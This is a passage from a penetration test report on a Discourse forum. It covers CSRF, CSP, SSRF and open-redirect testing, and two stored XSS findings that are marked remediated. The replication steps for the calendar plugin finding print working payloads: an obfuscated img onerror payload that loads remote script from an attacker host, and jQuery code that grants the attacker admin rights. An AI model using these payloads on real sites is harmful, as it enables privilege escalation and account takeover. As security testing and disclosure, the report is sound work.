
The "_forum_session" cookie was configured with the "Lax" SameSite attribute, effectively mitigating basic CSRF attacks, as this configuration only allows cookies to be sent with top-level navigation and only for safe HTTP methods (GET requests). The Discourse platform utilized HTTP verbs appropriately, ensuring that no GET requests were capable of inducing changes in the backend system, thereby preventing CSRF exploitation. Additionally, the session cookie was hardened with the "HttpOnly" and "Secure" flags.

The platform's default Content Security Policy (CSP) employed the 'strict-dynamic' policy with a unique 'nonce' to restrict script execution to explicitly authorized sources; however, it could be configured or disabled within the Admin settings. This was the case for a variety of server-level controls such as Cross Origin Resource Sharing (CORS), permitted iframe ancestors, and allowed user agents. No web sockets were observed and the only identified web messages were expected default behavior from Stripe.js. No sensitive information was found to be stored within the browser's local or session storage.

Open redirect testing was conducted using an intruder list of 240 payloads on the login POST endpoint. Various manipulations of the redirect URL incorporating potential exploit patterns, such as "/" and "@", were tested. No vulnerabilities were identified as all attempts to redirect to unintended URLs were effectively blocked or sanitized.

Functionality-Specific Testing

Certain site features, such as the AI, Automation, Chat, and RSS Discourse plugins, warranted additional focus as they presented a comparatively broader attack surface than other site sections. While admin privileges were required to configure each plugin, the configuration pages were capable of initiating outbound HTTP requests to external systems. Prior penetration testing revealed susceptibility to SSRF attacks through these vectors; however, all outbound HTTP requests were verified by SSRF controls (ssrf_detector.rb) implemented thereafter. All attempts to bypass this control were unsuccessful. This involved attempts to mask the internal destination via DNS, decimal and octal IPv4 notations, unicode characters, IPv6, and HTTP redirection from an attacker's server. The SSRF controls were further resistant to basic DNS rebinding attempts. It was noted that changing the protocol of outbound HTTP requests to "ldap://" and "ftp://" resulted in a timeout of the HTTP request and produced several hundred errors on the "/logs" endpoint; however, no availability impact was observed on the Discourse site. In addition to connecting to an external API, the AI plugin configuration presented an embedded JavaScript engine, MiniRacer, providing scriptability to an LLM. MiniRacer provides a minimal two way bridge between the V8 JavaScript engine and Ruby. Attempts to use MiniRacer to access the underlying server file and operating system were unsuccessful.



```
← Back to site
1139 Unicorn worker received USR2 signal indicating it is about to timeout, dumping backtrace for main thread config/unicorn.conf.rb:301:in `backtrace' config/unicorn.conf.rb:301:in `block (... 22 Aug 4:48 pm)

Unicorn worker received USR2 signal indicating it is about to timeout, dumping backtrace for main thread
config/unicorn.conf.rb:301:in `backtrace'
config/unicorn.conf.rb:301:in `block (2 levels) in reload'
/usr/local/lib/ruby/3.3.0/net/http.rb:1603:in `initialize'
/usr/local/lib/ruby/3.3.0/net/http.rb:1603:in `open'
/usr/local/lib/ruby/3.3.0/net/http.rb:1603:in `block in connect'
/usr/local/lib/ruby/3.3.0/timeout.rb:186:in `block in timeout'
/usr/local/lib/ruby/3.3.0/timeout.rb:193:in `timeout'
/usr/local/lib/ruby/3.3.0/net/http.rb:1601:in `connect'
/var/www/discourse/lib/final_destination/http.rb:27:in `block in connect'
/var/www/discourse/lib/final_destination/http.rb:17:in `each'
/var/www/discourse/lib/final_destination/http.rb:17:in `each_with_index'
/var/www/discourse/lib/final_destination/http.rb:17:in `connect'

info backtrace env Solve Remove Protect Copy Share
Debug Info Warning Error Fatal Search Clear logs
```

Risk Ratings

How Risk is Calculated

Schellman assigns a risk rating to each vulnerability based on the likelihood and impact of the exploit. The risk ratings are based on the guidelines published in NIST SP 800-30 Rev. 1. The table below provides an overview of how the overall risk rating is determined and a definition of each category can be found below.

	Low Impact	Moderate Impact	High Impact
High Likelihood	LOW	MODERATE	HIGH
Moderate Likelihood	LOW	MODERATE	MODERATE
Low Likelihood	LOW	LOW	LOW

Risk mapping matrix

Likelihood and Impact Explained

Likelihood - The probability the vulnerability can be exploited, considering the attacker's skill level and access.

- High – The attacker requires no specific motivation or special skills to exploit, and the vulnerability is easily accessible. Examples include well understood vulnerabilities and those with functional or proof-of-concepts available.
- Moderate – The attacker requires some motivation and experience; additionally, the vulnerability may be restricted by controls in the environment. Examples include vulnerabilities requiring specific and non-default settings enabled and those in environments that are accessible with two-factor authentication.
- Low – The attacker requires specialized skills and is highly motivated; additionally, the vulnerability requires enhanced levels of access to exploit. Vulnerabilities that are theoretically possible, or likely only exploitable by Nation States are examples.

Impact – The potential harm done to the organization based on the vulnerability.

- High – Exploitation of the finding results in a serious compromise to the system and will likely disrupt business operations, potentially for an extended period. Examples include remote code execution resulting in administrative access on the host and SQL injections disclosing extensive amounts of sensitive data.
- Moderate – Exploitation of the finding results in significant compromise to the system and may disrupt business operations in the short term. Examples include local privilege escalation attacks and incubated vulnerabilities that require concatenation to fully exploit.
- Low – Exploitation of the finding results in no additional access to the system and would not cause a disruption to business operations. Examples include default SNMP community strings and many SSL vulnerabilities.

Issues Identified

Summary Table

The following table lists the findings from the assessment, along with their risk rating and a unique identifier.

Identifier	Finding	Risk Rating	Remediation Status
APP-01	Stored Cross-site Scripting - Calendar Plugin	● Moderate	Remediated
APP-02	Stored Cross-site Scripting - Channels & Direct Messages	● Moderate	Remediated
EXT-01	Email Spoofing – Missing DNS DMARC Record	● Moderate	Not remediated
EXT-02	Valid API Key in GitHub Source Code	● Low	Remediated

Identifier	APP-01	Impact	Moderate	Category	Input Validation
Attack Vector	Web Application	Likelihood	Moderate	Risk Rating	● Moderate

Description

Event titles rendered via the Discourse Calendar plugin could be used by a user of any privilege level to perform stored Cross-site Scripting (XSS) attacks against other users and administrators. Stored XSS vulnerabilities occur when user input is stored and later embedded into the application's responses, resulting in the execution of JavaScript in the context of an application user viewing the stored content. As described in the replication steps below, an attacker could exploit this to escalate their site privileges if an admin were to hover over the event title.

Impact

An attacker could use the vulnerability to inject malicious JavaScript code into the application, which would execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as redirecting users to phishing websites, overlaying custom elements on top of the legitimate application, or capturing keystrokes within the application's domain. This was determined to have a moderate overall risk rating as the Discourse site's default CSP policy must be disabled.

Location

- Injection Endpoints
 - POST /posts
 - PUT /posts/:postId
- Execution Endpoint
 - GET /t/:topicSlug

Remediation

Validate and sanitize user-controlled input rendered via the Discourse Calendar plugin. If HTML rendering is required, use Ruby on Rails and Ember.js sanitization functions to parse and remove potentially dangerous HTML element attributes and event handlers. Otherwise, replace all special characters with their HTML entity counterparts.

References


OWASP Reference: WSTG-INPV-02 (Testing for Stored Cross-site Scripting)

Retest Observations


Remediated. Upon retesting, the event title's popover rendered user-provided special characters as HTML entities, which prevented the injection of malicious scripts. The endpoint was no longer vulnerable to storing or executing XSS payloads.

Replication Steps


Note: Exploitation of this vulnerability requires that the default Discourse content security policy (CSP) is disabled by a site admin:




Step 1: While authenticated as a user of any privilege level, create or identify a topic containing a calendar. Press the Reply button.



Step 2: To create an event, provide an event name [A], followed by a date/time [B].




Step 3: Refresh the page and observe that an event has been created. Upon hovering over the event, the title is displayed in a popover.




Step 4: Edit the original reply and replace the event title with an XSS indication payload.

```
<img/src=x onerror=alert(/XSS_Execution/)>
```



Step 5: Refresh the page. Observe that the indicator payload is executed upon hovering over the event within the calendar.



Step 6: The following payload restrictions were observed as a result of input processing within the vulnerable popover:

- Single quotes, double quotes, and backticks cannot be used in the payload
- The payload must be less than 100 characters


Step 7: The following payload was created, which loads and executes remote JavaScript from an attacker's server (<https://y1.lfi.sh>):

```
<img/src=x+onerror=$.getScript(String.fromCharCode(47,47,99,55,46,108,102,105,46,115,104))>
```


Step 8: The JavaScript below, hosted on the attacker's server, is designed to escalate the attacker's privileges to Discourse admin.

```
$.ajax({
  type: 'PUT',
  url: `/admin/users/34/grant_admin`,
  headers: {
    'X-Csrf-Token': $('meta[name="csrf-token"]').attr('content')
  }
});
```

Step 9: Update the event's title with the updated payload.



Step 10: Authenticate as a Discourse admin and hover over the event. Observe that the HTTP PUT request to escalate the attacker's privileges is successful.



Identifier	APP-02	Impact	Moderate	Category	Input Validation
Attack Vector	Web Application	Likelihood	Moderate	Risk Rating	● Moderate

Description

The Reply function within a Discourse channel or direct message (DM) could be used to perform stored Cross-site Scripting (XSS) attacks. Stored XSS vulnerabilities occur when user input is stored and later embedded into the application's responses, resulting in the execution of JavaScript in the context of an application user viewing the stored content.

Impact

An attacker could use the vulnerability to inject malicious JavaScript code into the application, which would execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as redirecting users to phishing websites, overlaying custom elements on top of the legitimate application, or capturing keystrokes within the application's domain. This was determined to have a moderate overall risk rating as the Discourse site's default CSP policy must be disabled.

Location

- Injection Endpoint
 - PUT /chat/:chatId
- Execution Endpoint
 - GET /chat/c/:dmUsername/:chatId

Remediation

Validate and sanitize user-controlled input rendered via the reply function present in channels and DMs. If HTML rendering is required, use Ruby on Rails and Ember.js sanitization functions to parse and remove potentially dangerous HTML element attributes and event handlers. Otherwise, replace all special characters with their HTML entity counterparts.

References


OWASP Reference: WSTG-INPV-02 (Testing for Stored Cross-site Scripting)

Retest Observations

Remediated. Additional input sanitization was implemented during server-side processing of new chat messages. As a result, the reply function's "excerpt" safely rendered special characters as HTML entities. Upon retesting, the endpoint was no longer vulnerable to storing or executing XSS payloads.


Replication Steps

Note: Exploitation of this vulnerability requires that the default Discourse content security policy (CSP) is disabled by a site admin:

